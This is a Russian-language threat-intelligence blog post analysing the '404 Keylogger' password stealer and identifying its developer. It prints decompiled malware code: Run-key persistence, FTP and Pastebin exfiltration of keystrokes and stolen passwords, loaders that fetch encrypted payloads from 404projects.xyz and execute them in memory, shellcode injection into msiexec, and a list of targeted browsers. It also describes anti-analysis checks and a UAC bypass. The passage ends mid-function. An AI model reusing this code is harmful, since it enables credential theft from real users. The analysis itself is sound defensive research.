Кейлоггер с сюрпризом: анализ клавиатурного шпиона и деанон его разработчика

By EditorF6


Published: 2019-11-27 · Archived: 2026-04-05 12:56:16 UTC

Кейлоггер с сюрпризом: анализ клавиатурного шпиона и деанон его разработчика

7 мин


23K

В последние годы мобильные трояны активно вытесняют трояны для персональных компьютеров, поэтому появление новых вредоносных программ под старые добрые «тачки» и их активное использование киберпреступниками, хотя и неприятное, но все-таки событие. Недавно центр круглосуточного реагирования на инциденты информационной безопасности CERT Group-IB зафиксировал необычную фишинговую рассылку, за которой скрывалась новая вредоносная программа для ПК, сочетающая в себе функции Keylogger и PasswordStealer. Внимание аналитиков привлекло то, каким образом шпионская программа попадала на машину пользователя — с помощью популярного голосового мессенджера. **Илья Померанцев**, специалист по анализу вредоносного кода CERT Group-IB рассказал, как работает вредоносная программа, чем она опасна, и даже нашел ее создателя — в далеком Ираке.




Итак, пойдем по порядку. Под видом вложения в таком вот письме содержалась картинка, при клике на которую пользователь попадал на сайт **cdn.discordapp.com**, и оттуда загружался вредоносный файл.

Использование Discord, бесплатного голосового и текстового мессенджера, достаточно нестандартно. Обычно для этих целей используются другие мессенджеры или социальные сети.




В процессе более детального анализа было установлено семейство ВПО. Им оказался новичок на рынке вредоносных программ — **404 Keylogger**.

Первое объявление о продаже кейлоггера было размещено на **hackforums** пользователем под ником «404 Coder» 8 августа.




Домен магазина был зарегистрирован совсем недавно — 7 сентября 2019 года.



Domains² | IP addresses¹ | SSH keys⁰ | SSL certs² | Files⁰ | Emails¹ | Phones⁰ | Tags⁰

Domain name	Registrar	Reg date	Exp date	Email	Phone	Organization	Person	IP-address
www.404projects.xyz	namecheap inc	2019-09-07	2020-09-07	cef2720bc46143db8c5277ffdb7a782a.protect@whoisguard.com	5117057182	whoisguard, inc	whoisguard protected	198.54.114.227
404projects.xyz	namecheap inc	2019-09-07	2020-09-07	cef2720bc46143db8c5277ffdb7a782a.protect@whoisguard.com	5117057182	whoisguard, inc	whoisguard protected	198.54.114.227

Как уверяют разработчики на сайте **404projects[.]xyz**, **404** — это инструмент, созданный, чтобы помочь компаниям узнавать о действиях своих клиентов (с их разрешения) или он нужен тем, кто желает защитить свой бинарный файл от реверс-инжиниринга. Забегая вперед, скажем, что с последней задачей **404** точно не справляется.




Мы решили разреверсить один из файлов и проверить, что из себя представляет «BEST SMART KEYLOGGER».

Экосистема ВПО

Загрузчик 1 (AtillaCrypter)

Исходный файл защищен при помощи **EaxObfuscator** и осуществляет двухэтапную загрузку **AtProtect** из секции ресурсов. В ходе анализа других сэмплов, найденных на VirusTotal, стало понятно, что эта стадия не предусматривалась самим разработчиком, а была добавлена его клиентом. В дальнейшем было установлено, что этим загрузчиком является AtillaCrypter.



Загрузчик 2 (AtProtect)

По факту этот загрузчик является неотъемлемой частью ВПО и, по замыслу разработчика, должен брать на себя функционал по противодействию анализу.

Однако на практике механизмы защиты крайне примитивны, и наши системы успешно детектят это ВПО.

Загрузка основного модуля осуществляется при помощи **Franchy ShellCode** различных версий. Однако мы не исключаем, что могли использоваться и другие варианты, например, **RunPE**.

Конфигурационный файл

Описание	Значение
Флаг проверки, находится ли файл под анализом	false
Флаг проверки, находится ли файл в виртуальной среде	false
Флаг использования функционала загрузчика	true
Флаг обхода UAC	false
Применить атрибут «Скрытный» для текущего файла	false
Флаг закрепления в системе	false
Флаг демонстрации диалоговых окон	false
Использовать диалоговое окно 1 типа	false
Использовать диалоговое окно 2 типа	false
Использовать диалоговое окно 3 типа	false
Флаг удаления оригинального файла	false
Флаг подгрузки DataStealer в текущий процесс	false
Флаг инжекта DataStealer в процесс InstallUtil.exe	true
Флаг открытия URL в IE	false
Заснуть на 5 секунд	true

Закрепление в системе

Закрепление в системе обеспечивается загрузчиком **AtProtect**, если установлен соответствующий флаг.

```
if (Persist_Flag)
{
    string str = AtProtect.unicodeConv("\\GFqaak");
    string str2 = AtProtect.unicodeConv("\\Zpzwm.exe");
    string str3 = AtProtect.unicodeConv("\\WinDriv.url");
    string name = AtProtect.unicodeConv("Software\\Microsoft\\Windows\\CurrentVersion\\Run");
    if (!Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + str))
    {
        Directory.CreateDirectory(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + str).Attributes = (FileAttributes.Directory | FileAttributes.Normal);
        if (!File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + str + str2))
        {
            File.Copy(Application.ExecutablePath, Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + str + str2);
        }
        AtProtect.CreateAutorunURLfile("WinDriv", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + str + str2);
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true);
        if (registryKey != null)
        {
            registryKey.SetValue("Zpzwm", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + str + str3);
        }
    }
}
```

- Файл копируется по пути **%AppData%\\GFqaak\\Zpzwm.exe**.
- Создается файл **%AppData%\\GFqaak\\WinDriv.url**, запускающий **Zpzwm.exe**.

- В ветке **HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run** создается ключ на запуск **WinDriv.url**.

Взаимодействие с C&C

Загрузчик AtProtect

При наличии соответствующего флага ВПО может запустить скрытый процесс **iexplorer** и перейти по указанной ссылке, чтобы уведомить сервер об успешном заражении.

DataStealer

Вне зависимости от используемого метода сетевое взаимодействие начинается с получения внешнего IP жертвы с помощью ресурса **[http]://checkip[.]dyndns[.]org/**.

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR1.0.3705;)

Одинакова и общая структура сообщения. Присутствует заголовок
|------- 404 Keylogger — {Type} -------|, где **{type}** соответствует типу передаваемой информации.

Описание	Значение
Передаются сохраненые пароли	Passwords
Передается лог нажатых клавиш (На момент анализа возможна передача только по SMTP и FTP)	Keyboard Logs
Передается лог буфера обмена (На момент анализа возможна передача только по SMTP и FTP)	Clipboard Logs
Передается снимок экрана (На момент анализа возможна передача только по SMTP)	Screenshot

Далее следует информация о системе:

_____ + VICTIM INFO + _____

IP: {Внешний IP}
Owner Name: {Имя компьютера}
OS Name: {Название ОС}
OS Version: {Версия ОС}

OS PlatForm: {Платформа}
RAM Size: {Размер ОЗУ}

_____

И, наконец, — передаваемые данные.

SMTP

Тема письма имеет следующий вид: **404 K | {Тип сообщения} | Client Name: {Имя пользователя}**.

Интересно, что для доставки писем клиенту **404 Keylogger** используется SMTP-сервер разработчиков.

```
former.FOFO = "noreply@404projects.xyz";
former.SUSU = "404projects.xyz";
```

Это позволило выявить некоторых клиентов, а также почту одного из разработчиков.

FTP

При использовании этого метода собираемая информация сохраняется в файл и сразу же оттуда читается.

```
if (Operators.CompareString(former.FTPEP, "True", false) == 0)
{
    string path = Path.Combine(MyProject.Computer.FileSystem.SpecialDirectories.MyDocuments, Conversions.ToString(Operators.AddObject(former.PASSWORD, ".txt")));
    StreamWriter streamWriter = new StreamWriter(path);
    streamWriter.WriteLine(Operators.ConcatenateObject(Operators.ConcatenateObject(Operators.ConcatenateObject(Operators.ConcatenateObject("|------- 404 Keylogger - Clipboard Logs -------|\r\n" + former.infooeoe +
      "\r\n" + "\r\n" + "\r\n", former.StolsClip), "\r\n"), "\r\n"), "----------------------------------------------"));
    streamWriter.Close();
    StreamReader streamReader = new StreamReader(path);
    byte[] bytes = Encoding.UTF8.GetBytes(streamReader.ReadToEnd());
    streamReader.Close();
    FtpWebRequest ftpWebRequest = (FtpWebRequest)NewLateBinding.LateGet(null, typeof(WebRequest), "Create", new object[]
    {
        Operators.AddObject(former.URLEL, former.PASSWORD)
    }, null, null, null);
    try
    {
        ftpWebRequest.Method = "STOR";
        ftpWebRequest.Credentials = new NetworkCredential(former.USEUSE, former.ESUESU);
        byte[] array = File.ReadAllBytes(path);
        ftpWebRequest.ContentLength = (long)array.Length;
        using (Stream requestStream = ftpWebRequest.GetRequestStream())
        {
            requestStream.Write(array, 0, array.Length);
            requestStream.Close();
            File.Delete(path);
        }
    }
    catch (Exception ex)
    {
        return;
    }
}
```

Логика этого действия не совсем понятна, однако это создает дополнительный артефакт для написания поведенческих правил.

%HOMEDRIVE%%HOMEPATH%\\Documents\\A{Произвольное число}.txt

Pastebin

На момент анализа этот метод применяется только для передачи украденных паролей. Причем он используется не как альтернатива первым двум, а параллельно. Условием является значение константы, равное «Vavaa». Предположительно, это имя клиента.

```
if (Operators.CompareString(former.azy, "Vavaa", false) == 0)
{
    object value = string.Concat(new string[]
    {
        "|------- 404 Keylogger - Passwords -------|\r\n",
        former.infooeoe,
        "\r\n",
        former.stolenpasswords,
        "\r\n\r\n\r\n\r\n\r\n----------------------------------------------"
    });
    if (former.Login())
    {
        string text = former.Post(Conversions.ToString(value), "404 Keylogger", "php");
    }
}
```

Взаимодействие происходит по https-протоколу через API **pastebin**. Значение **api_paste_private** равно **PASTE_UNLISTED**, что запрещает поиск таких страниц в **pastebin**.

Алгоритмы шифрования

Извлечение файла из ресурсов

Полезная нагрузка хранится в ресурсах загрузчика **AtProtect** в виде Bitmap-картинок. Извлечение осуществляется в несколько стадий:

- Из картинки извлекается массив байтов. Каждый пиксель трактуется как последовательность из 3 байтов в порядке BGR. После извлечения первые 4 байта массива хранят длину сообщения, последующие — само сообщение.

```
public static byte[] ExtractFileFromBitmap(Bitmap bitmap)
{
    byte[] array = new byte[bitmap.Width * bitmap.Height * 3];
    int num = 0;
    for (int i = bitmap.Height - 1; i >= 0; i--)
    {
        for (int j = 0; j < bitmap.Width; j++)
        {
            Color pixel = bitmap.GetPixel(j, i);
            array[num * 3 + 2] = pixel.R;
            array[num * 3 + 1] = pixel.G;
            array[num * 3] = pixel.B;
            num++;
        }
    }
    byte[] array2 = new byte[BitConverter.ToInt32(array, 0)];
    Buffer.BlockCopy(array, 4, array2, 0, array2.Length);
    return array2;
}
```

- Вычисляется ключ. Для этого высчитывается MD5 от значения «ZpzwmjMJyfTNiRalKVrcSkxCN», указанного в качестве пароля. Полученный хеш записывается дважды.

```
byte[] sourceArray = new MD5CryptoServiceProvider().ComputeHash(Encoding.ASCII.GetBytes(Pass));
Array.Copy(sourceArray, 0, array, 0, 16);
Array.Copy(sourceArray, 0, array, 15, 16);
rijndaelManaged.Key = array;
```

- Выполняется расшифровка алгоритмом AES в режиме ECB.


Вредоносный функционал

Downloader

Реализуется в загрузчике **AtProtect**.

- Обращением по **[activelink-repalce]** запрашивается статус сервера о готовности отдать файл. Сервер должен вернуть **“ON”**.
- По ссылке **[downloadlink-replace]** скачивается полезная нагрузка.
- С помощью **FranchyShellcode** осуществляется инжект полезной нагрузки в процесс **[inj-replace]**.

В ходе анализа домена **404projects[.]xyz** на VirusTotal были выявлены дополнительные экземпляры **404 Keylogger**, а также несколько видов загрузчиков.



404projects.xyz

2019-09-15	0 / 71	http://404projects.xyz/upload/public/raw/yWBXA63aNt	

Communicating Files

Scanned	Detections	Type	Name
2019-11-15	29 / 69	Win32 EXE	zpzwm.exe
2019-11-13	17 / 69	Win32 EXE	daard
2019-11-17	44 / 71	Win32 EXE	decYtpYfGSzD.exe
2019-11-13	12 / 69	Win32 EXE	AWB & Shipping Doc.pdf.bat
2019-11-11	16 / 72	Win32 EXE	appvetwclientres.exe
2019-11-11	15 / 71	Win32 EXE	ysldo.exe
2019-10-30	33 / 67	Win32 EXE	4b13fa368390af606e66acd770b80cd9.virus
2019-10-29	24 / 69	Win32 EXE	test0.exe
2019-10-27	25 / 71	Win32 EXE	changed to csharp.exe
2019-10-20	9 / 67	Win32 EXE	changed to csharp.exe
2019-10-20	9 / 69	Win32 EXE	changed to csharp.exe
2019-10-20	9 / 69	Win32 EXE	changed to csharp.exe
2019-09-22	18 / 70	Win32 EXE	WindowsApplication1.exe
2019-09-20	27 / 70	Win32 EXE	debab0c0154376aa1ae0b61bb7f22ce1.virus
2019-11-11	49 / 72	Win32 EXE	kEFMRjXbZtTDDNmEnLdHMQGayFPJQgfKAST.exe
2019-11-11	46 / 70	Win32 EXE	BsGmXTYPebLWOkAHRpfEFZxZqSLBDyC.exe
2019-10-18	44 / 69	Win32 EXE	newcrypt.exe
2019-11-11	48 / 71	Win32 EXE	WjYyEXDiCwFKQPenWMCaSgNQSzHkPFBt.exe
2019-10-19	51 / 71	Win32 EXE	server.exe


Условно они делятся на два типа:

1. Загрузка осуществляется с ресурса **404projects[.]xyz**.

```
public static void Main()
{
    WebClient webClient = new WebClient();
    string udecryptU = webClient.DownloadString(Strings.StrReverse("5xcEGLw3PG/war/cilbup/daolpu/zyx.stcejorp404//:ptth"));
    byte[] rawAssembly = Convert.FromBase64String(Conversions.ToString(Module1.Fijjj(udecryptU, "Boom")));
    object objectValue = RuntimeHelpers.GetObjectValue(Versioned.CallByName(AppDomain.CurrentDomain.Load(rawAssembly), Strings.StrReverse("daoL"), CallType.Get, new object[0]));
    object objectValue2 = RuntimeHelpers.GetObjectValue(Versioned.CallByName(RuntimeHelpers.GetObjectValue(objectValue), Strings.StrReverse("tnioPyrtnE"), CallType.Get, new object[0]));
    object objectValue3 = RuntimeHelpers.GetObjectValue(objectValue2);
    string methodName = "Invoke";
    CallType useCallType = CallType.Method;
    object[] arguments = new object[2];
    object objectValue4 = RuntimeHelpers.GetObjectValue(Versioned.CallByName(objectValue3, methodName, useCallType, arguments));
}
```

   Данные закодированы Base64 и зашифрованы AES.
2. Этот вариант состоит из нескольких этапов и, вероятнее всего, используется в связке с загрузчиком **AtProtect**.

- На первой стадии данные загружаются с **pastebin** и декодируются при помощи функции **HexToByte**.



- На второй стадии источником загрузки служит сам **404projects[.]xyz**. При этом функции декомпрессии и декодирования аналогичны найденным в DataStealer. Вероятно, изначально планировалось реализовать функционал загрузчика в основном модуле.

```
public static void Main()
{
    Lol lol = new Lol();
    WebClient webClient = new WebClient();
    string expression = "kZI6N7lmFM/war/cilbup/daolpu/zyx.stcejorp404//:ptth";
    string input = webClient.DownloadString(Strings.StrReverse(expression));
    byte[] b = lol.DecompressGZip(Convert.FromBase64String(lol.ZARA1(input)));
    object[] array = (object[])lol.kk(AppDomain.CurrentDomain, "Load", b, "EntryPoint");
    lol.JJ("Invoke", RuntimeHelpers.GetObjectValue(array[4]));
}
```

- На этом этапе полезная нагрузка уже находится в ресурс-манифесте в сжатом виде. Аналогичные функции извлечения также были найдены в основном модуле.

Среди проанализированных файлов были найдены загрузчики **njRat**, **SpyGate** и других RAT.

Keylogger

Период отправки лога: 30 минут.

Поддерживаются все символы. Спецсимволы экранируются. Есть обработка клавиш BackSpace и Delete. Учитывается регистр.

ClipboardLogger

Период отправки лога: 30 минут.

Период опроса буфера: 0,1 секунды.

Реализовано экранирование ссылок.

```
public static void kppppp(object sender, EventArgs e)
{
    if (!former.StolsClip.ToString().Contains(MyProject.Computer.Clipboard.GetText().Replace(".", "<.>").Replace("http", "<http>")))
    {
        former.StolsClip = Operators.AddObject(former.StolsClip, MyProject.Computer.Clipboard.GetText().Replace(".", "<.>").Replace("http", "<http>") + "\r\n");
    }
}
```

ScreenLogger

Период отправки лога: 60 минут.

Скриншоты сохраняются в **%HOMEDRIVE%%HOMEPATH%\\Documents\\404k\\404pic.png**.

После отправки папка **404k** удаляется.

PasswordStealer

```
Alllope.Outlook();
FirefoxPassReader.Thunderbird();
FirefoxPassReader.SeaMonkey();
FirefoxPassReader.IceDragon();
FirefoxPassReader.PaleMoon();
FirefoxPassReader.Cyberfox();
Alllope.Foxmail();
Alllope.Chrome();
Alllope.BraveBrowser();
Alllope.QQBrowser();
Alllope.IridiumBrowser();
Alllope.XvastBrowser();
Alllope.Chedot();
Alllope.360Chrome();
Alllope.ComodoDragon();
Alllope.360Browser();
Alllope.SuperBird();
Alllope.CentBrowser();
Alllope.GhostBrowser();
Alllope.IronBrowser();
Alllope.ChromiumBrowser();
Alllope.Vivaldi();
Alllope.SlimjetBrowser();
Alllope.Orbitum();
Alllope.CocCocBrowser();
Alllope.Torch();
Alllope.UCBrowser();
Alllope.EpicBrowser();
Alllope.BliskBrowser();
Alllope.FileZilla();
Alllope.Opera();
FirefoxPassReader.Firefox();
```

Противодействие динамическому анализу

- Проверка нахождения процесса под анализом

  Осуществляется с помощью поиска процессов **taskmgr**, **ProcessHacker**, **procexp64**, **procexp**, **procmon**. Если найден хотя бы один, ВПО завершает работу.

- Проверка нахождения в виртуальной среде

  Осуществляется с помощью поиска процессов **vmtoolsd**, **VGAuthService**, **vmacthlp**, **VBoxService**, **VBoxTray**. Если найден хотя бы один, ВПО завершает работу.

- Засыпание на 5 секунд
- Демонстрация диалоговых окон различных типов

  Может быть использовано для обхода некоторых песочниц.

- Обход UAC

  Выполняется через редактирование ключа реестра **EnableLUA** в настройках групповой политики.

- Применение атрибута «Скрытный» для текущего файла.
- Возможность выполнить удаление текущего файла.

Неактивные возможности

В ходе анализа загрузчика и основного модуля были найдены функции, отвечающие за дополнительный функционал, однако они нигде не используются. Вероятно, это связано с тем, что ВПО все еще в разработке, и вскоре функциональность будет расширена.

Загрузчик AtProtect

Была найдена функция, отвечающая за подгрузку и инжект в процесс **msiexec.exe** произвольного модуля.

```
public static void RunBinder()
{
    byte[] embaddedFile = AtProtect.GetEmbaddedFile();
    byte[] encodedShellcode = AtProtect.GetEncodedShellcode();
    byte[] array = AtProtect.AES_Decrypt(embaddedFile, "[key-binder]");
    byte[] array2 = AtProtect.AES_Decrypt(encodedShellcode, "ZpzwmjMJyfTNiRalKVrcSkxCN");
    byte[] array3 = array;
    byte[] array4 = array2;
    IntPtr value = IntPtr.Zero;
    IntPtr intPtr = AtProtect.VirtualAlloc(IntPtr.Zero, (uint)array4.Length, 12288u, 64u);
    Marshal.Copy(array4, 0, intPtr, array4.Length);
    AtProtect.EntryPoint entryPoint = (AtProtect.EntryPoint)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(AtProtect.EntryPoint));
    IntPtr intPtr2 = Marshal.AllocHGlobal(array3.Length);
    Marshal.Copy(array3, 0, intPtr2, array3.Length);
    string text = "%Systemroot%\\\\System32\\\\msiexec.exe";
    IntPtr destination = Marshal.AllocHGlobal(text.Length);
    Marshal.Copy(AtProtect.GetBytesFromStringWithZero(Encoding.Default, text), 0, destination, AtProtect.GetBytesFromStringWithZero(Encoding.Default, text).Length);
    while (value == IntPtr.Zero)
    {
        value = entryPoint(text, intPtr2);
        if (value != IntPtr.Zero)
        {
            return;
        }
    }
}
```

DataStealer

- Закрепление в системе

```
public static void AddToStartup(string name, string path)
{
    try
    {
